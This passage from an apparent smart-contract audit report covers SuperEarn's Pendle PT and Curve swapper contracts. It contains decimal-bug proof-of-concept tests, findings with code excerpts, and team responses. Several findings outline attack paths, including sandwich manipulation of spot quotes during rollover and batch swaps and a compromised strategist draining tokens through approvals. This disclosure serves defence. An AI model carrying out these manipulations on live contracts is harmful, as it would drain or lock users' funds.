        uint256 shares = 100e18;
        uint256 ptToStrategyAssetRate = 1e18; // post-maturity: 1:1
        uint256 BPS = 10_000;
        uint256 slippageTolerance = 100;

        // Step 1: _previewRedeem returns strategyAsset decimals (18)
        uint256 previewResult = shares * ptToStrategyAssetRate / 1e18; // 100e18

        // Step 2: Apply slippage
        uint256 minTokenOut = previewResult * (BPS - slippageTolerance) / BPS; //
99e18

        // Step 3: Convert to vaultAsset decimals (CORRECTLY done in
_executeUnifiedRedeem)
        uint256 strategyAssetDecimals = 18;
        uint256 vaultAssetDecimals = 6;
        uint256 convertedMinTokenOut = minTokenOut / (10 ** (strategyAssetDecimals -
vaultAssetDecimals));
        // convertedMinTokenOut = 99e6 => CORRECT for USDC

        assertEq(convertedMinTokenOut, 99e6, "Correctly converted minTokenOut =
99e6");

        // BUT: _executeUnifiedRedeemInternal IGNORES this value post-maturity!
        // It calls _executeRedeemAfterMaturity(ptAmount, outputToken) without
minTokenOut
        // And _executeRedeemAfterMaturity computes its own buggy minTokenOut =
99e18
        // => The correct value (99e6) is thrown away
    }
```

```
    // ================================================
    // One-sided decimal conversion bug
    // ================================================

    /// @notice Shows the one-sided decimal conversion in
getUtilizationRate/_estimatedTotalAssets
    function test_OneSidedDecimalConversion() public pure {
        uint256 ptValueInStrategyAsset = 100e18;

        // Current code in PendlePTCooldownFacet (line 159-163):
        // Branch 1 (ACTIVE for all current deployments): vaultAssetDecimals <
strategyAssetDecimals
        uint8 vaultDec = 6;
        uint8 stratDec = 18;
        uint256 correctDownscale = ptValueInStrategyAsset / (10 ** (stratDec -
vaultDec));
        assertEq(correctDownscale, 100e6, "Correct: 100e18 -> 100e6");

        // Branch 2 (BUG, else branch): vaultAssetDecimals >= strategyAssetDecimals
        // Code: ptValueInVaultAsset = ptValueInStrategyAsset;  // NO SCALING
        // If a future deployment has vaultAssetDecimals > strategyAssetDecimals:
        uint8 hypotheticalVaultDec = 18;
        uint8 hypotheticalStratDec = 6;
        uint256 ptValueInStrat6Dec = 100e6;

        uint256 buggyUpscale = ptValueInStrat6Dec; // Missing: * 10^12
        uint256 fixedUpscale = ptValueInStrat6Dec * (10 ** (hypotheticalVaultDec -
hypotheticalStratDec));

        assertEq(buggyUpscale, 100e6, "Buggy: remains 100e6 (should be 100e18)");
        assertEq(fixedUpscale, 100e18, "Fixed: correctly upscaled to 100e18");
    }
}
```

```
Ran 7 tests for tests/poc/PostMaturityDecimalDoS.t.sol:PostMaturityDecimalDoSTest
[PASS] test_NumericMismatch_Diagnostic() (gas: 1052)
[PASS] test_OneSidedDecimalConversion() (gas: 1639)
[PASS] test_PostMaturityRedeem_StrategyAsset_Succeeds() (gas: 123677)
[PASS] test_PostMaturityRedeem_USDC_AlwaysReverts() (gas: 111268)
[PASS] test_PostMaturityRedeem_USDC_FixedVersion() (gas: 123167)
[PASS] test_Rollover_USDC_AlwaysReverts() (gas: 111332)
[PASS] test_UnifiedRedeemInternalDiscardsMinTokenOut() (gas: 1188)
Suite result: ok. 7 passed; 0 failed; 0 skipped; finished in 5.75ms (5.68ms CPU
time)

Ran 1 test suite in 21.11ms (5.75ms CPU time): 7 tests passed
```

Recommendation

It's recommended that developers ensure all computations of minTokenOut within post-maturity redemption and rollover logic correctly account for the decimal precision of the target token. Specifically, minTokenOut should always be calculated based on the decimals of the tokenOut parameter, not those of the SY token. Functions such as _executeRedeemAfterMaturity and _executeRollover should either preview or convert the SY redemption output to the appropriate tokenOut decimal format before applying slippage tolerances. Additionally, when a properly formatted minTokenOut value is provided from higher-level functions (such as _executeUnifiedRedeemInternal), this parameter should be forwarded and used directly during redemption, rather than recomputing it in a potentially incompatible format.

Alleviation

[SuperEarn, 02/26/2026]: The team heeded the advice and resolved the issue in commit c6c8adcee161da5a857e25dce47b1e600c71f89b.

SA2-06 Incorrect Slippage Threshold Scaling In `_executeUnifiedRedeem()`

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (init): 668~669, 716~717, 1212~1214	Resolved

Description

The `_executeUnifiedRedeem()` function performs a unified redemption flow:

PT → output token, where the output token may be either `vaultAsset` or `strategyAsset`.

The function computes slippage protection as follows:

```
uint256 minTokenOut =
    _previewRedeem(shares) * (LibPendlePTStorage.BPS - s.slippageTolerance) /
LibPendlePTStorage.BPS;
```

Here, `_previewRedeem()` estimates the amount of `strategyAsset` received for a given PT amount:

```
function _previewRedeem(uint256 shares) internal view returns (uint256 assets) {
    ...
    uint256 ptToStrategyAssetRate = _getPtToStrategyAssetRate();
    return shares * ptToStrategyAssetRate / 1e18;
}
```

Therefore, `minTokenOut` is inherently denominated in **strategyAsset units**.

However, when the redemption output token is `vaultAsset`, the computed `strategyAsset`-based `minTokenOut` is not properly converted into the corresponding `vaultAsset` amount. Instead, the implementation only applies a decimal scaling adjustment:

```
        if (s.redeemSwapMode == LibPendlePTStorage.SwapMode.DIRECT_SY) {
            minTokenOut = _toVaultAssetDecimals(minTokenOut);
        }
```

The same `minTokenOut` value is then used as slippage protection for both redemption paths (`PT -> strategyAsset` and `PT -> vaultAsset`) through `_executeUnifiedRedeemInternal()` -> `_executeSellPT()`:

```
TokenOutput memory output = TokenOutput({
    tokenOut: tokenOut,
    minTokenOut: minTokenOut,
    tokenRedeemSy: tokenOut,
    pendleSwap: address(0),
    swapData: SwapData({ swapType: SwapType.NONE, extRouter: address(0),
extCalldata: "", needScale: false })
});

...

s.pendleRouter.swapExactPtForToken(address(this), address(s.pendleMarket), ptAmount,
output, limit);
```

As a result, the slippage threshold may be incorrectly scaled when redeeming PT directly into `vaultAsset`. This can lead to ineffective slippage protection (if the threshold is too low) or unexpected swap reverts (if overly restrictive), introducing a potential denial-of-service risk during redemption operations.

Recommendation

It is recommended to convert `minTokenOut` into the correct `vaultAsset` amount when the redeem mode is `DIRECT_SY`, rather than applying only decimal scaling.

Alleviation

[SuperEarn, 02/23/2026]: The team heeded the advice and resolved the issue by converting `strategyAsset` to `vaultAsset` when the redeem mode is set to `DIRECT_SY` in commit ec0180fe9cb04347f7f180bd3da9833a784b877e.

SA2-07 | Missing Validation On `calldatas[i]`

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/strategy/custom/CustomStrategy.sol (init): 265~266	Resolved

Description

The `submitExecution()` function allows arbitrary calls to approved external contracts and is restricted by the `onlyStrategist` modifier. However, there is no validation on the input data in `calldatas[i]`.

If the `strategist` role is compromised, an attacker can craft malicious calldata containing dangerous function selectors. For example, as long as `targets[i]` points to a token contract for which this contract holds a balance, the attacker could submit calldata invoking `approve` or `increaseAllowance`. Such calls would not necessarily trigger a revert in `_validateAssetsChange()`.

```
        for (uint256 i = 0; i < targets.length; i++) {
            (bool success, bytes memory returnData) = targets[i].call(calldatas[i]);
            if (!success) {
                revert ExecutionFailed(i, returnData);
            }
        }
```

As a result, a malicious actor could grant an arbitrary `spender` the ability to transfer tokens from this contract. This could lead to the contract's token balances being drained, resulting in direct financial loss.

Recommendation

It is recommended to implement input validation on `calldatas[i]` by restricting or explicitly verifying the allowed function selectors.

Alleviation

[SuperEarn, 02/27/2026]: The team heeded the advice and resolved the issue by using the calldata/target whitelist in commit f73135bf747da31fb728cd155e815520e6ba5ae7.

[SuperEarn, 03/31/2026]: The team heeded the advice and resolved the issue in commit 45f9d04215877906ecdc376d27972c0eb4763a54.

[CertiK, 03/31/2026]:

As a practical follow-up, we would like to highlight an operational consideration that was not explicitly enumerated in the previous report.

While ERC20 operations such as `transfer`, `transferFrom`, and `approve` represent the most common fund-impacting patterns in this contract, they are not the only execution paths capable of affecting value routing. Other **target–function–destination** call paths may introduce similar routing risks.

Because no audit can exhaustively account for every future call pattern, protocol integration path, or calldata combination, these paths should be governed by a consistent validation discipline during strategist-driven execution.

For strategist-controlled batch operations in particular, safety should be enforced through **triad validation**:

target + selector + destination

- **Target** — the contract being called
- **Selector** — the exact function being invoked
- **Destination** — the address receiving value or ownership (e.g., `receiver`, `to`, `onBehalf`, `owner`, `recipient`)

Validating only one or two of these dimensions is insufficient. An approved target may still expose unsafe functions, and an approved function may still become unsafe if destination parameters are misconfigured.

Recommended Execution Discipline

1. Validate **target + selector + destination** together for every call.
2. Enforce strict bounds for sensitive parameters such as `amount`, `minOut`, `slippage`, and `deadline`.
3. Perform a final human-readable verification of the encoded calldata prior to submission.
4. Suspend strategist batch execution when accounting inputs are frozen, stale, or otherwise non-live.

[CertiK, 03/31/26]:

The revised code validates selectors only when `calldatas[i].length >= 4`. For `calldata` shorter than 4 bytes, selector validation is skipped, yet the call can still be executed against an allowlisted target.

Because target allowlisting is governed by the governance role, special caution is required when adding or retaining targets that expose stateful `fallback` / `receive` paths.

In particular, governance should ensure that such targets are only allowlisted when their fallback behavior is well understood, explicitly risk-assessed, and operationally constrained, since selector-based controls do not provide equivalent protection for short/empty calldata-triggered execution paths.

SA2-11 Rollover Assumes The Intermediate Token Is Redeemable From Old SY

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (init): 720~782	Resolved

Description

The `_executeRolloverWithSetup()` function selects `tokenForPendle` based on `depositSwapMode`:

```
 1095  // PendlePTCoreFacet.sol — _executeRolloverWithSetup
 1096
address tokenForPendle = s.depositSwapMode == LibPendlePTStorage.SwapMode.DIRECT_SY
 1097      ? address(s.vaultAsset)
 1098      : s.assetSwapper.strategyAsset();
```

This token is then used in `_executeRollover` for **both** Step 1 (redeem from old SY) and Step 2 (deposit into new market):

```
 745  // Step 1: Redeem old SY → tokenForPendle
 746  IStandardizedYield(oldSy).redeem(
 747      address(this),
 748      syReceived,
 749      tokenForPendle,
 750
    syReceived * (LibPendlePTStorage.BPS - s.slippageTolerance) /
LibPendlePTStorage.BPS,
 751      false
 752  );
 753
 754  // Step 2: tokenForPendle → new PT
 755
s.pendleRouter.swapExactTokenForPt(address(this), newMarket, minPtOut, approxParams,
input, limit);
```

The selection logic optimizes for Step 2 (deposit), but Step 1 (redeem) requires `tokenForPendle` to be a valid output token of the **old** SY contract. During initialization, the validation is split by mode:

- `depositSwapMode == DIRECT_SY` → validates `vaultAsset ∈ SY.getTokensIn()` (line 226–236)
- `redeemSwapMode == DIRECT_SY` → validates `vaultAsset ∈ SY.getTokensOut()` (line 239–250)

In a mixed-mode configuration (`depositSwapMode=DIRECT_SY`, `redeemSwapMode=SWAPPER`), only the deposit validation runs. The `vaultAsset` is confirmed to be depositable into SY but **never confirmed to be redeemable** from SY. If the SY

contract accepts `vaultAsset` for deposit but does not support it as a redeem output (i.e., `vaultAsset ∉ SY.getTokensOut()`), the `oldSy.redeem()` call in `_executeRollover()` will revert, blocking rollover entirely.

Recommendation

It is recommended to validate that `tokenForPendle` is a supported output token before attempting redemption from `oldSy` in the `_executeRollover` function. This can be done by checking `oldSy.isValidTokenOut(tokenForPendle)` or verifying against `oldSy.getTokensOut()`.

Performing this validation prior to redemption helps prevent unexpected reverts and ensures compatibility in mixed-mode configurations. This reduces the risk of rollovers being blocked due to attempting to redeem a token that is not supported by the old SY contract.

Alleviation

[SuperEarn, 02/23/2026]: After further consideration, we concluded that regardless of the SwapMode, the most efficient approach during rollover is to always redeem into the strategy asset and then deposit again. Accordingly, we have modified the implementation to consistently use the strategy asset in all rollover scenarios.

[CertiK, 02/26/2026]: The team heeded the advice and resolved the issue in commit c6c8adcee161da5a857e25dce47b1e600c71f89b.

SA2-12 | `emergencyClaimSwap` Skips Accounting Updates

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (init): 1116~1125	Resolved

Description

The `emergencyClaimSwap` function allows governance to manually claim a completed swap request from the asset swapper. However, it only performs the external claim call and **does not update any of the Diamond's internal accounting state**:

```
 1116  // PendlePTCoreFacet.sol
 1117
function emergencyClaimSwap(uint256 swapRequestId, uint256 minOut) external returns
(uint256 usdcReceived) {
 1118      LibPendlePTStorage.enforceIsGovernance();
 1119      LibPendlePTStorage.Storage storage s = LibPendlePTStorage.getStorage();
 1120
 1121
    if (s.redeemSwapMode == LibPendlePTStorage.SwapMode.DIRECT_SY) revert
SwapperNotAvailable();
 1122
    if (!s.assetSwapper.isSwapClaimable(swapRequestId)) revert SwapNotClaimable();
 1123
    usdcReceived = s.assetSwapper.claimSwapToVaultAsset(swapRequestId, minOut);
 1124      // @audit Missing: --s.activeSwapRequestCount
 1125      // @audit Missing: s.redeemClaimed[redeemIndex] = true
 1126  }
```

Compare this with the normal claim path in `PendlePTCooldownFacet._requestClaim()` (line 384), which correctly decrements `activeSwapRequestCount` and sets `redeemClaimed[redeemIndex] = true`.

This creates two cascading problems:

Problem 1 — Migration block: The `prepareMigration()` function (line 915) checks `_hasActiveSwapRequests()` which reads `s.activeSwapRequestCount > 0` (line 952). Since `emergencyClaimSwap` never decrements this counter, every use of the emergency function permanently inflates the count by 1. After any use, `prepareMigration()` will always revert with `MigrationInProgress()`, making it impossible to migrate the strategy to a new implementation.

Problem 2 — Predeposit debt becomes unrepayable: When the CooldownVault later calls `repayPredepositDebt(predepositId)` for the same swap request, `_requestClaim` (line 401) calls `s.assetSwapper.isSwapClaimable(swapRequestId)`. Since the swapper already processed the claim (marking it complete internally), `isSwapClaimable` returns `false`, causing `_requestClaim` to return `(false, 0)`. This triggers

`CannotRepayByFailedClaim` (line 195), leaving the predeposit debt permanently unrepaid and the CooldownVault with a permanent accounting discrepancy.

Recommendation

1. Add `redeemIndex` as a parameter (or add a reverse mapping `swapRequestId → redeemIndex` for lookup).
2. Decrement `activeSwapRequestCount` and set `redeemClaimed[redeemIndex] = true` after the claim.

Alleviation

[SuperEarn, 02/23/2026]: The team heeded the advice and resolved the issue in commit bca4c9fc9667d2a7fa29a0be9f6e75b781eef33f.

SA2-13 External Provider Revert Can Permanently Lock Vault Accounting

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/strategy/custom/CustomStrategy.sol (init): 157~158, 161~162, 307~309	Resolved

Description

The `totalAssets()` function retrieves the total asset value from an external provider by calling:

- `externalAssetsProvider.getTotalAssets()`

If `getTotalAssets()` reverts for any reason, `totalAssets()` will also revert.

Since `RemoteVault._calculateCustomStrategyAssets()` invokes each strategy's `totalAssets()` without using `try/catch`, a single reverting `CustomStrategy.totalAssets()` call will cause `RemoteVault.totalAssets()` to revert. This affects any workflow that relies on successfully computing or consuming this value, including cross-chain state snapshots embedded in messages.

Additionally, both `RemoteVault.addCustomStrategy()` and `RemoteVault.removeCustomStrategy()` call `strategy.totalAssets()` to enforce the "must be zero" validation check. If `totalAssets()` begins reverting, governance may be unable to remove the affected strategy from the active set through normal procedures, effectively preventing recovery via standard accounting flows.

More critically, if `externalAssetsProvider.getTotalAssets()` consistently reverts, the provider cannot be replaced. The `setExternalAssetsProvider()` function validates that the new provider returns the same asset value as the current one:

```
if (oldProvider != address(0)) {
    uint256 oldValue = externalAssetsProvider.getTotalAssets();
    uint256 newValue = IExternalAssetsProvider(newProvider).getTotalAssets();

    if (oldValue != newValue) {
        revert AssetsValueMismatch(oldValue, newValue);
    }
}
```

Because this validation depends on successfully calling `externalAssetsProvider.getTotalAssets()`, a persistent revert in the current provider prevents updating to a new provider. As a result, once the external provider enters a reverting state, there is no mechanism to reset or replace it, which may permanently lock critical accounting functionality.

Recommendation

It is recommended to mitigate this risk by:

- Refactoring any contract logic that depends on the return value of `totalAssets()` to ensure that a revert does not disrupt critical workflows (e.g., by using `try/catch` or fallback handling).
- Allowing a new provider to be set even if the current provider is in a permanently reverting state, so governance retains the ability to recover from provider failures.

Alleviation

[SuperEarn, 02/23/2026]: We have kept the `totalAssets` function of the RemoteVault unchanged.

The reason is that if an external call reverts due to temporary issues - such as an oracle stale condition - and we instead treat it as if the balance were zero and proceed, it could lead to more severe problems.

If there is an accounting inconsistency, we believe it is safer to either replace the external asset provider or properly diagnose and resolve the root cause, rather than masking the failure by defaulting to a zero balance. Therefore, we decided not to modify this part.

The team resolved the issue by adding a `try/catch` block within the setter function, allowing governance to replace a provider that permanently reverts in commit e414bf6b64c38632765f358f16388adb04adb2df.

SA2-14 | `rollover` Skips SY:StrategyAsset 1:1 Re-Validation

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (init): 1004~1023, 1332~1349	Resolved

Description

The PendlePT Diamond strategy's core pricing logic relies on a fundamental invariant: `SY:strategyAsset = 1:1` for deposits and redeems. This invariant is validated during Diamond construction:

```
// PendlePTDiamond.sol — constructor
uint256 depositRatio = s.SY.previewDeposit(address(s.strategyUnderlyingToken),
oneStrategyAsset);
uint256 redeemRatio = s.SY.previewRedeem(address(s.strategyUnderlyingToken),
oneStrategyAsset);
if (depositRatio != oneStrategyAsset || redeemRatio != oneStrategyAsset) {
    revert SYStrategyAssetRatioNotOneToOne(depositRatio, redeemRatio);
}
```

When `rollover()` is called to migrate to a new Pendle market after maturity, it calls `_setMarket()` which updates `SY`, `PT`, `YT`, and `maturity` — but never re-validates the 1:1 ratio:

```
1  // PendlePTCoreFacet.sol
2  function _setMarket(address _pendleMarket) internal {
3      if (_pendleMarket == address(0)) revert InvalidMarket();
4      LibPendlePTStorage.Storage storage s = LibPendlePTStorage.getStorage();
5      s.pendleMarket = IPendleMarket(_pendleMarket);
6      (address _SY, address _PT, address _YT) = s.pendleMarket.readTokens();
7      s.SY = IStandardizedYield(_SY);
8      s.PT = IPPrincipalToken(_PT);
9      s.YT = IPYieldToken(_YT);
10      s.maturity = s.pendleMarket.expiry();
11      s.externalShareToken = IERC20(_PT);
12      s.onePT = 10 ** IERC20Metadata(_PT).decimals();
13      // @audit No validation of SY:strategyAsset = 1:1
14      // @audit No validation of decimal consistency
15  }
```

If governance mistakenly rolls over to a market where the new SY does not maintain a 1:1 ratio with the strategyAsset, all pricing calculations (`_getPtToStrategyAssetRate`, `_previewRedeem`, `_previewMint`, `_calculateEstimatedTotalAssets`) would silently produce incorrect results. This could lead to incorrect profit/loss reporting during harvest, under/over-minting of CooldownVault shares, and losses to users during withdrawal.

Recommendation

It's recommended that developers add explicit validation within the _setMarket() function to ensure the SY to strategyAsset ratio remains 1:1, mirroring the same checks performed during contract construction. Additionally, the audit team recommends verifying decimal consistency between the new SY and the strategyAsset each time a new market is set during rollover.

Alleviation

[SuperEarn, 02/23/2026]: The team heeded the advice and resolved the issue in commit bca4c9fc9667d2a7fa29a0be9f6e75b781eef33f.

SA2-17 `_prepareReturn` Round 2 Profit Underreported Due To Oracle TWAP Vs Market Price Divergence After PT Sale

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTYearnFacet.sol (init): 416~445	Acknowledged

Description

The `_prepareReturn()` function implements a two-round profit/loss calculation for harvest reporting to the Yearn Vault. Round 1 estimates the P&L and calls `liquidatePosition()` to free the required `want` tokens. Round 2 re-reads `estimatedTotalAssets()` and recomputes the final P&L based on the post-liquidation state. The design intent is to produce accurate numbers after actual on-chain execution, but an inherent pricing inconsistency between the two rounds causes systematic profit underreporting.

```
441  // PendlePTYearnFacet.sol — _prepareReturn() Round 2
442  // Cross-facet call to PendlePTCoreFacet.liquidatePosition
443
(uint256 toReturn,) = IStrategyCoreFacet(address(this)).liquidatePosition(_profit +
_debtPayment);
444
445
totalAssets = IStrategyCoreFacet(address(this)).estimatedTotalAssets();  // @audit
re-read uses TWAP
446  totalDebt = getStrategyParams().totalDebt;
447  _debtPayment = Math.min(_debtPayment, toReturn);
448  assetsAfterDebt = totalAssets - _debtPayment;
449  debtAfterPayment = totalDebt - _debtPayment;
450
451  if (assetsAfterDebt > debtAfterPayment) {
452
    _profit = Math.min(toReturn - _debtPayment, assetsAfterDebt - debtAfterPayment);
453      _loss = 0;
454  }
```

The `liquidatePosition()` call sells PT tokens on the Pendle AMM at the current spot price. After this sale, the strategy holds fewer PT and more `want` tokens. When `estimatedTotalAssets()` is called at line 445, `_calculateEstimatedTotalAssets()` in `PendlePTCoreFacet` (line 555) prices remaining PT using the Pendle oracle TWAP rate via `_getPtToStrategyAssetRate()`. TWAP inherently lags behind spot, especially immediately after the strategy's own sale has moved the market. The `want` tokens received from the sale (at spot) exceed what the TWAP-based valuation attributes to the removed PT, creating a valuation gap where Round 2's `totalAssets` is lower than the actual economic value. Since `_profit` is capped by both `toReturn - _debtPayment` and `assetsAfterDebt - debtAfterPayment`, the depressed `assetsAfterDebt` constrains profit to a value below what was actually realized.

Impact:

Profit is systematically underreported to the Yearn Vault on every harvest cycle where PT is sold. The magnitude scales with the TWAP lag and the size of the PT position liquidated. For strategies with large PT holdings and active markets, the cumulative effect delays profit distribution to depositors. The underreported profit remains in the strategy and will eventually be captured in a future harvest, so funds are not permanently lost, but Vault share pricing is temporarily inaccurate.

Scenario

Attack Scenario:

1. Keeper calls `harvest()`, which calls `_prepareReturn(_debtOutstanding)`
2. Round 1 estimates `_profit = 50e18` based on current TWAP valuation
3. `liquidatePosition(50e18 + _debtPayment)` sells PT on Pendle AMM at spot, receiving `toReturn = 48e18` of `want` tokens
4. Round 2: `estimatedTotalAssets()` re-reads. The sold PT was valued at 50e18 by TWAP, but the remaining portfolio TWAP valuation drops by slightly more than the received 48e18 due to TWAP lag
5. `assetsAfterDebt - debtAfterPayment = 44e18` (depressed by TWAP lag)
6. `_profit = Math.min(48e18 - _debtPayment, 44e18)` = 44e18, underreporting by ~6e18

Recommendation

Compute Round 2 profit based on actual `want` balance change rather than re-reading `estimatedTotalAssets()`:

```
// Option: use balance delta for profit calculation
uint256 wantBefore = s.want.balanceOf(address(this));
(uint256 toReturn,) = IStrategyCoreFacet(address(this)).liquidatePosition(_profit +
_debtPayment);
uint256 actualFreed = s.want.balanceOf(address(this)) - wantBefore + toReturn;
_debtPayment = Math.min(_debtPayment, toReturn);
_profit = actualFreed > _debtPayment ? actualFreed - _debtPayment : 0;
```

Alternatively, accept the TWAP-based underreporting as a conservative design choice and document it as a known property. The underreported profit is recovered in subsequent harvest cycles.

Alleviation

[SuperEarn, 03/03/2026]:

As you mentioned, a portion of the profit may be underreported at that stage.

However, if we do not account for profit and loss based on the updated oracle price, then when PT is swapped on the AMM and the price moves, that price impact would not be reflected properly. Even if the price eventually recovers or increases over the long term, it is still true that the price decreased at that point in time. Therefore, we believe this impact should be reflected in estimatedTotalAssets.

Additionally, under the approach you suggested, profit would be recognized, but if we perform another harvest within a short period and the PT price has not yet recovered, it could result in a significantly overstated loss. For operational stability, we consider it preferable to tolerate some degree of profit underreporting while reacting immediately to the PT oracle price.

Accordingly, we will leave this as a known property.

commit including comment: 4a8f1b6d1099a8415ec114e1680384831b8367ab

SA2-18 | Batch Swap Reverts If 10-Day Ago Price Becomes Stale

Category	Severity	Location	Status
Financial Manipulation	Medium	src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol (init): 703	Resolved

Description

Both `quoteCurveSwap()` and `_previewSwapToVaultAsset()` rely on `curvePool.get_dy(curveNusdIndex, curveUsdcIndex, amount)` to derive expected USDC amounts. These quotes are captured before the 10-day cooldown and stored per request in `batchTotalExpectedUsdc`. `_unstakeBatch()` later computes `minUsdcOut = batchTotalExpectedUsdc * (BPS - maxSlippageBps) / BPS` and immediately submits a single `curvePool.exchange` for the cumulative NUSD balance. Because `get_dy` returns the current spot price, it can be manipulated by a sandwich trade just before `_unstakeBatch()` runs, moving the Curve price by more than the tiny `maxSlippageBps` window (default 5 bps).

When the manipulated price makes the actual USDC output drop below the stale `minUsdcOut`, the exchange reverts. `batchUnstaked` stays `false`, and every subsequent `claimSwapToVaultAsset` that tries to unstake this batch will also revert, permanently locking withdrawals until governance intervenes.

As a result, using a spot quote captured **days earlier** therefore enables a DoS attack via simple price manipulation.

Recommendation

It's recommended that the contract avoids relying on spot price quotes that are captured days in advance when determining minimum output thresholds for batch swaps.

Alleviation

[SuperEarn, 03/06/2026]: The team heeded the advice and resolved the issue by manual invoking the `unstakeBatch` with passed-in parameter `minUsdcOut` for sNUSD withdrawals in commit bf9eeeb9107cbb14917a68a2e36b82583990b14a.

SA2-20 Manipulable `get_dy()` Snapshot Corrupts Batch Payout Weights In `requestSwapToVaultAsset()`

Category	Severity	Location	Status
Financial Manipulation	Medium	src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol (init): 691, 703	Resolved

Description

The `requestSwapToVaultAsset()` stores `expectedUsdc` using `_previewSwapToVaultAsset()`, which reads Curve spot output via `curvePool.get_dy(...)`.

That spot value is then used as a **persistent accounting weight**:

- added into `swapRequests[requestId].expectedUsdc`
- aggregated into `batchTotalExpectedUsdc`
- used to split real batch proceeds in `_calculateUsdcForRequest()`:
  - `requestShare = request.expectedUsdc * batchAvailableUsdc / batchTotalExpectedUsdc`

Because `get_dy()` is manipulable at transaction time (e.g., the sandwich attack), an attacker can create a request with artificially high `expectedUsdc` and lock in an oversized weight. When the batch is finally unstaked and swapped later, that request receives a disproportionate share, diluting other requests in the same batch.

Additionally, the same manipulated `batchTotalExpectedUsdc` is used as the baseline for `minUsdcOut` in `_unstakeBatch()`. If inflated enough, `curvePool.exchange(...)` can revert, causing batch claim/settlement DoS until governance changes slippage settings.

Recommendation

Consider using Chainlink oracle instead of using manipulable spot quotes as fixed payout weights.

Safer options:

1. Set per-request weight from non-manipulable units (e.g., `snusdAmount` / redeemed NUSD amount) and distribute batch USDC pro-rata by those units.
2. If price-based accounting is required, use manipulation-resistant pricing (TWAP/oracle) and enforce bounded deviation checks.
3. Decouple `minUsdcOut` for batch execution from user-request snapshots; derive it from fresh manipulation-resistant pricing (TWAP/oracle).

Alleviation

[SuperEarn, 03/09/2026]: The team heeded the advice and resolved the issue by using `snusdAmount` (actual deposit) instead of `expectedUsdc` for pro-rata distribution in commit fea156caeeb194b4d9c6018fe16cda0cf1c10e4d.

SA2-22 The `requestSwapToVaultAsset()` Misuses `nusdOut` When The Curve Pool Is Unset

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol (init): 452	Resolved

Description

The `requestSwapToVaultAsset()` reads `expectedUsdc` from the `_previewSwapToVaultAsset()`, which falls back to `sNUSD.previewRedeem(amount)` (a NUSD amount) whenever `curvePool` is the zero address instead of reverting. The rest of the withdrawal flow assumes this value is **denominated in USDC** for FIFO distribution, `minUsdcOut`, and slippage protections. If strategies call the request function before a Curve pool is set, the contract stores NUSD expectations while later logic continues using USDC values, so the quoted outputs and proportional distribution become inconsistent and safety checks operate on the wrong units.

Recommendation

Consider keeping `expectedUsdc` always denominated in USDC and prevents misleading slippage/FIFO calculations.

Alleviation

[SuperEarn, 03/03/2026]: The team heeded the advice and resolved the issue by reverting in `_previewSwapToVaultAsset()` when `curvePool` not set in commit d39156ffa813f1e8f1d723882ad8a26b0cb98502

SA2-24 Rollover `minPtOut` Calculated Against Old Matured Market Rate, Providing Near-Zero Slippage Protection For New Market

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (init): 1025~1051	Resolved

Description

The `rollover()` function migrates a strategy's PT position from an expired Pendle market to a new one. The process involves redeeming PT from the old market and purchasing PT in the new market. Slippage protection for the new market purchase is calculated via `minPtOut` in `_executeRolloverWithSetup()`, but this calculation occurs before the market reference is updated, producing a value that is too permissive.

```
// PendlePTCoreFacet.sol — _executeRolloverWithSetup()
uint256 minPtOut = _previewSwapTokenForPt(tokenForPendle,
_previewRedeem(currentPtBalance))
    * (LibPendlePTStorage.BPS - s.slippageTolerance) / LibPendlePTStorage.BPS;

// Capture old addresses before updating market
address oldSy = address(s.SY);
address oldYt = address(s.YT);
address oldPt = address(s.PT);

_setMarket(newMarket);  // @audit market updates AFTER minPtOut is calculated

return
    _executeRollover(oldSy, oldYt, oldPt, newMarket, currentPtBalance,
tokenForPendle, minPtOut, approxParams);
```

At line 1039, `_previewSwapTokenForPt` queries the **old** (matured) market's Pendle router. Post-maturity, PT trades at approximately 1:1 with the underlying, so `_previewRedeem(currentPtBalance)` returns roughly `currentPtBalance` worth of `tokenForPendle`, and `_previewSwapTokenForPt` returns a similarly large value. The actual PT purchase at line 1110 goes through the **new** market, where PT trades at a discount to the underlying (typically 2-10% depending on time to maturity and implied APY). The result: `minPtOut` is set near the 1:1 rate while the new market naturally provides more PT per unit of input. The `minPtOut` check passes trivially, providing no meaningful sandwich protection.

Impact:

Every rollover operation is vulnerable to sandwich attacks. The extractable value scales with the PT discount in the new market and the size of the position being rolled over. For a 1M USDC-equivalent position with a 5% PT discount, an attacker could extract up to ~47,500 USDC equivalent (5% minus slippage tolerance).

For example, if the strategy holds 1,000,000 units of PT and the new market prices PT at 0.95x underlying, an honest swap would yield ~1,052,631 new PT. The stale `minPtOut` is approximately `1,000,000 * (1 - slippageTolerance)` = ~990,000, leaving a gap of ~62,631 PT (6.3% of position value) exploitable by a sandwich attacker.

Scenario

Attack Scenario:

1. Governance calls `rollover(newMarket, approxParams)` on the Diamond
2. `_executeRolloverWithSetup` calculates `minPtOut` using the old matured market at line 1099, yielding ~990,000 (for 1% slippage tolerance on 1M PT)
3. `_setMarket(newMarket)` updates the market at line 1107
4. MEV bot front-runs: buys PT in the new market, pushing the PT price up
5. `_executeRollover` purchases PT in the manipulated new market, receiving only ~995,000 PT (still above `minPtOut` of 990,000)
6. MEV bot back-runs: sells PT at the inflated price, extracting ~57,000 PT worth of value
7. The transaction succeeds because `995,000 >= 990,000` passes the `minPtOut` check

Recommendation

Read the new market's oracle rate before computing `minPtOut`. This requires querying the new market's Pendle oracle directly:

```
// In _executeRolloverWithSetup, after _setMarket(newMarket):
_setMarket(newMarket);

// Calculate minPtOut using the NEW market's rate
